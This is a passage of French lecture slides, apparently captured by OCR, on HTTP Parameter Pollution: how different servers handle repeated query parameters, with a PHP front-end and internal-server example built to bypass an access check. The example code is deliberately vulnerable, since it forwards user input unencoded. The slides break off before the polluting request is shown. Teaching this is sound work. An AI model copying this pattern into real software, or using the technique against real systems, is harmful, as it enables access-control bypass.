
Http Parameter Pollution

L'attaquant fournit plusieurs valeurs pour un même paramètre pour exploiter une incohérence de l'application web entre la vérification des paramêtres et leur utilisation – similaire à *Web Parameter Tempering*

- Face à un nombre variable de valeurs pour un paramètre, les interpréteurs réagissent de façons différentes
  - `http://www.google.fr/search?q=pif+hercule`
  - `http://fr.search.yahoo.com/search?p=pif+hercule`
  - `http://www.google.fr/search?q=tom&q=jerry`
  - `http://fr.search.yahoo.com/search?p=tom&p=jerry`


Injections/Http Parameter Pollution 2/10

- `http://www.google.fr/search?q=pif+hercule`




Injections/Http Parameter Pollution 3/10

- `http://fr.search.yahoo.com/search?p=pif+hercule`




Injections/Http Parameter Pollution 4/10

- `http://www.google.fr/search?q=tom&q=jerry`



Injections/Http Parameter Pollution 5/10

- `http://fr.search.yahoo.com/search?p=tom&p=jerry`



Injections/Http Parameter Pollution 6/10

- Les serveurs ne gèrent pas les paramètres multiples de la même manière

ASP/IIS	Valeurs concaténées
PHP/Apache	Dernière occurence
Python/Zope	Tableau des valeurs
JSP/Apache	Première occurence

- En python

```python
import cgi
form = cgi.FieldStorage()
print(form.getvalue("script"))
```

http://192.168.56.101/sample.py?script=titi&script=tata
Résultat : [titi, tata]


- En apache/php

```php
<?php  $script = $_GET['script'];
       print($script);              ?>
```

http://192.168.56.101/sample.php?script=titi&script=tata
Résultat : tata

Injections/Http Parameter Pollution 7/10

- Soient un serveur `web` et un serveur interne, chacun hébergeant une application `web`
  - Le serveur interne fait confiance au serveur `web`
  - Certaines fonctions du serveur interne ne doivent pas être accessibles depuis internet
  - Le serveur web doit contrôler les accès
- *Où faut-il mettre en place les mécanismes de sécurité ?* – Partout car le serveur interne peut également être ciblé par les attaques !



Injections/Http Parameter Pollution 8/10

- Script du serveur web (*SW*)

```
1 <?php    if ($_GET["action"] != "delete") {
2            $req = "http://localhost/~ealata/si.php?cmd=" . $_GET["action"];
3            print(file_get_contents($req, false));
4          } else {
5            print("Invalid access!");
6          }                                                              ?>
```

- Script du Serveur Interne (*SI*)

```
1 <?php    print("Your action: " . $_GET["cmd"]);  ?>
```

- Urls employées

Cas 1.	CL	→	SW	`http://sw/sw.php?action=append`

Injections/Http Parameter Pollution 8/10

- Script du serveur web (*SW*)

```php
<?php    if ($_GET["action"] != "delete") {
           $req = "http://localhost/~ealata/si.php?cmd=" . $_GET["action"];
           print(file_get_contents($req, false));
         } else {
           print("Invalid access!");
         }                                                              ?>
```

- Script du Serveur Interne (*SI*)

```php
<?php    print("Your action: " . $_GET["cmd"]);  ?>
```

- Urls employées

Cas 1.	CL	→	SW	http://sw/sw.php?action=append
	SW	→	SI	http://si/si.php?cmd=append

Injections/Http Parameter Pollution 8/10

- Script du serveur web (*SW*)

```php
<?php    if ($_GET["action"] != "delete") {
           $req = "http://localhost/~ealata/si.php?cmd=" . $_GET["action"];
           print(file_get_contents($req, false));
         } else {
           print("Invalid access!");
         }                                                              ?>
```

- Script du Serveur Interne (*SI*)

```php
<?php    print("Your action: " . $_GET["cmd"]);  ?>
```

- Urls employées

Cas 1.	CL	→	SW	http://sw/sw.php?action=append
	SW	→	SI	http://si/si.php?cmd=append
Cas 2.	CL	→	SW	http://sw/sw.php?action=delete

Injections/Http Parameter Pollution 8/10

- Script du serveur web (*SW*)

```php
<?php    if ($_GET["action"] != "delete") {
           $req = "http://localhost/~ealata/si.php?cmd=" . $_GET["action"];
           print(file_get_contents($req, false));
         } else {
           print("Invalid access!");
         }                                                              ?>
```

- Script du Serveur Interne (*SI*)

```php
<?php    print("Your action: " . $_GET["cmd"]);  ?>
```

- Urls employées

Cas 1.	CL	→	SW	`http://sw/sw.php?action=append`
	SW	→	SI	`http://si/si.php?cmd=append`
Cas 2.	CL	→	SW	`http://sw/sw.php?action=delete`
	SW	→	SI	Erreur !

Injections/Http Parameter Pollution 8/10

- Script du serveur web (*SW*)

```php
